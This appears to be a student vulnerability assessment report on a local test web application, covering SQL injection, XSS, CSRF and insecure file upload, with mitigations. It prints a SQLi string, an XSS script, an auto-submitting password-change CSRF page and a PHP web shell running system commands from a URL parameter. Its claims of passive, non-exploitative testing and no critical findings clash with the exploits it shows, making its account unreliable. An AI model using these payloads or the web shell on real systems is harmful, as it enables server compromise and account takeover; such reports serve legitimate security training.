VULNERABILITY ASSESSMENT REPORT FOR A LIVE WEBSITE

Prepared by
Ian Karanja

ABSTRACT

- Web applications play a critical role in modern organizations by enabling online services, data processing, and customer engagement. However, their widespread use has made them a primary target for cyber attacks.
- This research focuses on identifying common web application vulnerabilities, assessing their associated risks, and proposing effective mitigation techniques. The study employs nonintrusive and passive assessment tools including Nmap, OWASP ZAP (Passive Scan), and Browser Developer Tools to analyze a test web application.
- Findings reveal that common vulnerabilities such as missing security headers, insecure cookie configurations, and poor input handling pose significant risks to confidentiality, integrity, and availability of systems. The research further translates technical security issues into simple business language to help non-technical stakeholders understand the potential impact on operations, reputation, and compliance. The study concludes by recommending practical remediation strategies and emphasizing the importance of continuous security assessments.

1.Introduction

1.1 Background

- Web applications are widely used in sectors such as banking, education, healthcare, and e-commerce. They enable organizations to deliver services efficiently and reach a global audience. Despite these advantages, web applications are frequently targeted by attackers due to weak security controls, poor coding practices, and misconfigurations

1.2 Problem Statement

- Many organizations deploy web applications without adequate security testing, exposing them to vulnerabilities that can be exploited by attackers. These weaknesses may result in data breaches, financial losses, service downtime, and reputational damage.

1.3 Objectives of the study

- To identify common we application vulnerabilities
- To classify identified vulnerabilities based on risk level
- To explain security issues in simple business language
- To propose clear and effective mitigation techniques

1.4 Scope Of the study

- This research focuses on passive and non-intrusive vulnerability assessment of a test web application.
- The study does not involve active exploitation or denial-of-service attacks.

2. Methodology

2.1 Research Design

- The study adopts a practical, tool-based vulnerability assessment approach combined with a review of existing security literature.

2.2 Tools and Technologies used.

- Nmap: Used for identifying open ports and exposed services
- OWASP ZAP (Passive Scan): Used to detect security headers, cookie issues, and misconfigurations
- Browser Developer Tools: Used to inspect requests, responses, cookies, and headers

2.3 Testing Environment

- The assessment was conducted on a legally authorized test web application within a controlled environment.


2.4 Ethical Considerations


- All testing was passive and conducted with permission. No sensitive data was accessed or modified.

3. Web Application Vulnerabilities

3.1 SQL Injection (SQLi)

- **Risk Level:** High
- **Description:** The application fails to sanitize user input in the User ID field, allowing SQL code injection.
- **Payload Used:** 1' OR '1'='1
- **Impact:** An attacker can retrieve all user records from the database.






3.2 Cross-Site Scripting (XSS)

- **Risk Level:** High
- **Description**: Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.
- In the name field, i first inputed my name and it gave an output proving that the page reflects user input.

- **Payload Used :** <script>alert('XSS')</script>
- **OUTPUT :**




- The alert appears, meaning the application is vulnerable.
- This proves it executes injected javascript

3.3 Cross-Site Request Forgery (CSRF)

- **Risk Level:** Medium
- **Description:** Cross Site Request Forgery tricks an authenticated user into performing unwanted actions on a web application without their consent
- The application does not implement anti-CSRF tokens, allowing unauthorized state-changing requests.
- A malicious HTML page was created that automatically submitted a password change request while the victim was authenticated.


```
<html>
<body>
<form action="http://localhost:8080/vulnerabilities/csrf/" method="GET">
<input type="hidden" name="password_new" value="hacked123">
<input type="hidden" name="password_conf" value="hacked123">
<input type="hidden" name="Change" value="Change">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```



3.4 Insecure File Upload

- The application fails to validate file types during upload, allowing malicious PHP files to be uploaded and executed.
- A PHP web shell was uploaded and accessed via the public uploads directory, allowing system command execution.
- An attacker can execute system commands,gain server privileges , escalate privileges , fully compromise the server.

```php
<?php
echo "Hacked<br>";
system($_GET['cmd']);
?>
```



4. **Exploitation Techniques**

4.1 Exploitation of SQLi:

- Attackers use tools like SQLmap or manual injection to extract database contents, bypass authentication, or execute system commands.

4.2 Exploitation of XSS:

- Attackers can craft malicious links or input payloads that execute scripts in users' browsers, often used in phishing campaigns or session theft.

4.3 Exploitation of CSRF:

- Attackers embed forged requests in malicious sites or emails that are triggered when a logged-in user visits the attacker's page.

4.4 Exploitation of File Upload Vulnerabilities:

- Attackers upload web shells, reverse shells, or malware to gain persistent access, escalate privileges, or distribute malicious content.

5. Mitigation Techniques

5.1 Mitigation for SQL Injection (SQLi):

- Use parameterized queries or prepared statements in all database interactions.
- Implement input validation and sanitization for all user-supplied data.
- Employ stored procedures with strong parameterization.
- Utilize Web Application Firewalls (WAFs) to detect and block SQLi attempts.
- Conduct regular code reviews and security testing focusing on database interactions.

5.2 Mitigation for Cross-Site Scripting (XSS):

- Implement Content Security Policy (CSP) headers to restrict script execution.
- Apply output encoding (HTML, JavaScript, URL) before rendering user input.
- Use modern front-end frameworks (e.g., React, Angular, Vue) that auto-escape content.
- Enable HttpOnly and Secure flags on cookies to limit XSS impact.
- Validate and sanitize all user inputs, especially in forms, URLs, and DOM manipulations.

5.3 Mitigation for Cross-Site Request Forgery (CSRF):

- Implement anti-CSRF tokens in all state-changing requests (POST, PUT, DELETE).
- Use SameSite cookie attributes (Strict or Lax) to restrict cross-origin requests.
- Validate the Origin and Referer headers for incoming requests.
- Require re-authentication for sensitive actions (e.g., password changes, transactions).
- Limit the use of GET requests for state-changing operations.

5.4 Mitigation for Insecure File Uploads:

- Restrict allowed file types by both extension and MIME type validation.
- Store uploaded files outside the web root to prevent direct execution.
- Rename files upon upload to avoid overwriting and path traversal.
- Scan uploaded files with antivirus and malware detection tools.
- Implement file size limits and upload quotas to prevent abuse.

6. **Results and Discussion**

- The assessment revealed that no actively exploitable critical vulnerabilities were identified; however, several medium- and low-risk security issues were observed. If left unaddressed, these issues could collectively increase the application's attack surface and pose significant security risks.Translating technical findings into business impact improved clarity and understanding for non-technical stakeholders.

7. **Conclusion**

- This research demonstrates that even basic web applications can expose organizations to security risks if not properly secured. Implementing recommended mitigation techniques can significantly reduce these risks and improve overall security posture.

8. **References**

- OWASP Foundation. OWASP Top 10 – Web Application Security Risks.